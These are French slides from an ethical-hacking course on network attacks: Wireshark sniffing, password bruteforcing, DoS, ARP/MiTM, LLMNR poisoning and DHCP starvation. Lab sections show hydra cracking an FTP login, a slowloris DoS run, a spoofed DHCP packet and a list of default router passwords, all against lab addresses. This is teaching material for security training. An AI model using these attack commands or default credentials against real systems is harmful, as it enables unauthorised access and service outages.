



Une formation
Alphorm.com

Formation

Hacking & Sécurité

Acquérir les fondamentaux

*Hacking et Sécurité 2020 (3/4) - Les Attaques réseaux,
systèmes et physiques*



Hamza KONDAH



Une formation
Alphorm.com

Introduction

Le Hacking éthique



Démocratisation des techniques de
pentesting

Evolution de la demande du marché

Volatilité des vulnérabilités

La cybercriminalité qui s'organise !

Domaine vaste





Une formation
Alphorm.com

Obstacles

Hackers everywhere

Bien différencier les périmètres

Ambiguïté dans les termes

Vision non claire

Choix de carrière difficile

Chimère : Mister Robot Effect



Une formation
Alphorm.com

Plan de la formation

Présentation de la formation

1. Découvrir les techniques d'OSINT de reconnaissances passive
2. Maîtriser les techniques de reconnaissance active
- 3. Maîtriser les attaques réseaux**
- 4. Découvrir les attaques sur les systèmes**
5. Introduire les attaques AD
6. Découvrir les attaques Web

Conclusion et perspectives



Une formation
Alphorm.com

Public concerné

Responsables DSI

Responsables sécurité du SI

Chefs de projets IT

Techniciens et administrateurs systèmes et réseaux

Consultants en sécurité de l'information



Une formation
Alphorm.com

Connaissances requises

Bonnes connaissances en systèmes d'exploitation et réseau

Bonnes connaissances en sécurité des systèmes d'information

Optionnel : Connaitre le C, Python, HTML et JS



AVERTISSEMENT

Ni le **formateur** Ni **Alphorm** ne sont responsables de la mauvaise utilisation du contenu de cette formation

L'utilisation des outils doit être réalisée uniquement au sein d'un environnement virtuel ou avec une autorisation préalable de l'entreprise




Découvrir les catégories d'attaques réseaux



Hamza KONDAH



Catégories d'attaques



Une formation
Alphorm.com



Maitriser les techniques de sniffing et analyse des réseaux avec Wireshark



Hamza KONDAH

Une formation
Alphorm.com



Une formation
Alphorm.com

Plan

Introduction

Le sniffing

Options de Wireshark

Lab : Wireshark



Une formation
Alphorm.com

Introduction

Analyseur de paquets

Le dépannage et l'analyse de réseaux
informatiques

Le développement de protocoles

L'éducation et la rétro-ingénierie


Gère plus de 1500 protocoles

Interface GUI & CLI



Une formation
Alphorm.com

Le Sniffing



Une formation
Alphorm.com


Objectifs du Sniffing

- Supervision des activités réseaux
- Détecter et Analyser du trafic malveillant
- Diagnostic du réseau
- Analyse forensique
- Inspection des paquets
- Détection d'anomalies



Une formation
Alphorm.com

Méthodologie d'analyse



Une formation
Alphorm.com

TShark

TShark est un analyseur de protocoles réseaux


Il vous permet de capturer des données de paquets à partir d'un réseau actif ou de lire des paquets à partir d'un fichier de capture précédemment enregistré

Gestion des profils

Wireshark permet de créer des profils à chaque scénario spécifique

Chaque profil peut être associé à des :


- Paramètres et réglages
- Filtres de captures
- Filtres d'affichage
- Règles de coloration



Les filtres Wireshark


Filtres d'affichage

Filtres de captures






Création de boutons



Lab : Wireshark





Une formation
Alphorm.com

Découvrir les attaques par Bruteforcing



Hamza KONDAH



Une formation
Alphorm.com

Plan

Cracking de mots de passe
Attaque active en ligne
Mots de passe par default
Lab : Bruteforcing



Cracking des mots de passe

Technique de récupération de mots de passe à partir d'un système

Le but étant de gagner un accès non autorisé sur un système vulnérable

Une formation
Alphorm.com



Cracking des mots de passe

Les techniques efficaces :

Facile

Dictionnaire

Brute
forcing

Une formation
Alphorm.com



Une formation
Alphorm.com

Types d'attaques sur les mots de passe

Attaque
non électronique

Attaque
active en ligne

Attaque
passive en ligne

Attaque
hors ligne



Une formation
Alphorm.com

Attaque active en ligne


Attaque
par dictionnaire

Brute forcing

Attaque
Rule-based



Attaque active en ligne



Une formation
Alphorm.com



Mots de passe par default

RouterPasswords.com

Select Router Make: LINKSYS Find Password

Manufacturer	Model	Protocol	Username	Password
LINKSYS	WAP11	MULTI	n/a	(none)
LINKSYS	DSL	TELNET	n/a	admin
LINKSYS	ETHERFAST CABLE/DSL ROUTER	MULTI	Administrator	admin
LINKSYS	LINKSYS ROUTER DSL/CABLE	HTTP	(none)	admin
LINKSYS	BEFW11S4 Rev. 1	HTTP	admin	(none)
LINKSYS	BEFSR41 Rev. 2	HTTP	(none)	admin
LINKSYS	WRT54G	HTTP	admin	admin
LINKSYS	WAG54G	HTTP	admin	admin
LINKSYS	LINKSYS DSL		n/a	admin
LINKSYS	WAP54G Rev. 2.0	HTTP	(none)	admin
LINKSYS	WRT54G Rev. ALL REVISIONS	HTTP	(none)	admin
LINKSYS	MODEL WRT54GC COMPACT WIRELESS-G BROADBAND ROUTER	MULTI	(none)	admin

Une formation
Alphorm.com



Lab : Bruteforcing

```
root@kali:~# nmap -sV 192.168.1.108
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-01 13:50 EDT
Nmap scan report for 192.168.1.108
Host is up (0.00057s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
111/tcp   open  rpcbind  2-4 (RPC #100000)
2049/tcp  open  nfs_acl  2-3 (RPC #100227)
2121/tcp  open  ftp      vsftpd 3.0.3
MAC Address: 00:0C:29:8F:80:01 (VMware)
Service Info: OSs: Linux, Unix; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit
Nmap done: 1 IP address (1 host up) scanned in 6.83 seconds
root@kali:~# hydra -L user.txt -P pass.txt 192.168.1.108 ftp -s 2121
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service
Hydra (http://www.thc.org/thc-hydra) starting at 2018-11-01 13:50:41
[DATA] max 16 tasks per 1 server, overall 16 tasks, 25 login tries (l:5/p:5), ~2 tries per login
[DATA] attacking ftp://192.168.1.108:2121/
[2121][ftp] host: 192.168.1.108 login: raj password: 123
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-11-01 13:50:48
```

Une formation
Alphorm.com



Découvrir les attaques DoS



Hamza KONDAH

Une formation
Alphorm.com



Plan

Définition

Catégories de DoS

Le dénis de service distribué

Lab : Déni de Service

Une formation
Alphorm.com





Une formation
Alphorm.com

Définition

Attaque parmi les plus communes
Vise à rendre indisponible un service
A ne pas confondre avec les attaques
par dénis de service distribué
Il existe différentes catégories de DoS



Une formation
Alphorm.com

Catégories de DoS

Les DoS réseau
Les Dos applicatives
Les DDoS réseau (incluant les DrDOS)
Les DDoS applicatives




Hacking et sécurité 2020

Attaques Réseaux, Systèmes et Physiques

Une formation
Alphorm.com

Le dénis de service distribué






Hacking et sécurité 2020

Attaques Réseaux, Systèmes et Physiques

Une formation
Alphorm.com

Le dénis de service distribué





Lab : Dénis de Service

```
root@kali:~# cd /root
root@kali:~# ls
Desktop      Downloads  local      npm         slowloris  Videos
dhvHAAtY.jpeg go          Music      Pictures    stacer_1.0.9_amd64.deb
Documents    kage       neuron     Public      Templates
root@kali:~# cd slowloris
root@kali:~/slowloris# ls
LICENSE README.md setup.py slowloris.py
root@kali:~/slowloris# ./slowloris.py 192.168.113.128
[01-11-2019 06:53:22] Attacking 192.168.113.128 with 150 sockets.
[01-11-2019 06:53:22] Creating sockets...
[01-11-2019 06:53:27] Sending keep-alive headers... Socket count: 150
[01-11-2019 06:53:42] Sending keep-alive headers... Socket count: 150
[01-11-2019 06:53:57] Sending keep-alive headers... Socket count: 150
[01-11-2019 06:54:12] Sending keep-alive headers... Socket count: 150
[01-11-2019 06:54:27] Sending keep-alive headers... Socket count: 150
[01-11-2019 06:54:42] Sending keep-alive headers... Socket count: 150
[01-11-2019 06:54:57] Sending keep-alive headers... Socket count: 150
[01-11-2019 06:55:12] Sending keep-alive headers... Socket count: 150
[01-11-2019 06:55:27] Sending keep-alive headers... Socket count: 150
[01-11-2019 06:55:42] Sending keep-alive headers... Socket count: 150
[01-11-2019 06:55:57] Sending keep-alive headers... Socket count: 150
[01-11-2019 06:56:12] Sending keep-alive headers... Socket count: 150
[01-11-2019 06:56:27] Sending keep-alive headers... Socket count: 150
```

Une formation
Alphorm.com



Maitriser les techniques d'attaques MiTM



Hamza KONDAH

Une formation
Alphorm.com



Une formation
Alphorm.com

Plan

Arp

Problème de l'ARP

Arp Spoofing

Mitm Attack avec Ettercap

Bettercap

Défenses



Une formation
Alphorm.com

ARP

Protocole de résolution d'adresse

RFC 826 (1982)

«Adresse IP vers adresse MAC pour Ethernet»

Demande ➔ Réponse

La réponse est mise en cache



Une formation
Alphorm.com

Problème de l'ARP

Les entrées sont de simples mappages

Apatride

Pas d'authentification

La pile Ethernet dépend fortement de l'ARP



Une formation
Alphorm.com

Arp spoofing

Le client d'un réseau envoie des messages ARP falsifiés

D'autres clients mettent à jour leurs mappages ARP

Le trafic est envoyé au client malveillant

Wikipédia: 0x55534C




Arp spoofing

Routing under normal operation



Routing subject to ARP cache poisoning



Une formation
Alphorm.com



Mitm Attack avec Ettercap



Une formation
Alphorm.com



Bettercap



Une formation
Alphorm.com



Défenses

ARP statique *
Sécurité physique
ArpON, ARPDefender,...
Chiffrement: HTTPS (HSTS),
TLS,...

Une formation
Alphorm.com



Défenses

La sécurité est difficile
L'adoption de la technologie est
lente
Humains > Défauts techniques

Une formation
Alphorm.com



Découvrir les attaques avancées d'attaques MiTM



Hamza KONDAH

Une formation
Alphorm.com




Découvrir les attaques LLMNR/Netbios Poisoning



Hamza KONDAH

Une formation
Alphorm.com

LLMNR/NBT-NS Poisoning





Une formation
Alphorm.com

Maitriser les attaques de type DHCP Starvation



Hamza KONDAH



Une formation
Alphorm.com

Plan

Définition

Méthodologie

Lab : DHCP Starvation



Définition

La **DHCP Starvation** est une des attaques les plus courantes dans les réseaux informatiques

Elle fait partie de la catégorie des attaques par dénis de service

Une formation
Alphorm.com

DHCP Starvation



Une formation
Alphorm.com



Une formation
Alphorm.com

Méthodologie

L'attaque "**DHCP Starvation Attack**" cible généralement les serveurs DHCP du réseau, dans le but d'inonder le serveur DHCP autorisé de messages de demandes DHCP REQUEST en utilisant des adresses **MAC source spoofées (IoC)**



Une formation
Alphorm.com

Méthodologie

Le serveur DHCP répondra à toutes les demandes, ne sachant pas qu'il s'agit d'une attaque, en lui attribuant les adresses IP disponibles, entraînant **l'épuisement du pool DHCP (DoS)**




DHCP Spoofing

L'usurpation d'identité DHCP (DHCP Spoofing Attack) se produit lorsqu'un attaquant tente de répondre aux demandes DHCP **et tente de se faire passer (spoof) pour la passerelle (Gateway) ou DNS**

Une formation
Alphorm.com



Configuration



Une formation
Alphorm.com



Une formation
Alphorm.com

Lab : DHCP Starvation

```
###[ Ethernet ]###
dst      = ff:ff:ff:ff:ff:ff
src      = 99:49:de:db:5f:69
type     = 0x800
###[ IP ]###
version  = 4
ihl      = None
tos      = 0x0
len      = None
id       = 1
flags    = 
frag     = 0
ttl      = 64
proto    = udp
chksum   = None
src      = 0.0.0.0
dst      = 255.255.255.255
\options
###[ UDP ]###
sport    = bootpc
dport    = bootps
len      = None
chksum   = None
###[ BOOTP ]###
op       = BOOTREQUEST
htype    = 1
hlen     = 6
hops     = 0
xid      = 268435456
secs     = 0
flags    = 
ciaddr   = 0.0.0.0
yiaddr   = 0.0.0.0
siaddr   = 0.0.0.0
giaddr   = 0.0.0.0
chaddr   = b'\x00\x00\x00\x00\x00\x00\x00\x00'
sname    = b''
file     = b''
options  = b'\x825c'
###[ DHCP options ]###
options  = [message-type='request' requested_addr=192.168.1.2 server_id=192.168.1.1 end]
Trying to occupy 192.168.1.2
```



Une formation
Alphorm.com

Maitriser les attaques sur les CAM Table



Hamza KONDAH



Hacking et sécurité 2020

Attaques Réseaux, Systèmes et Physiques

Une formation
Alphorm.com

Plan

Définition

CAM Table

Lab : CAM Table Attack

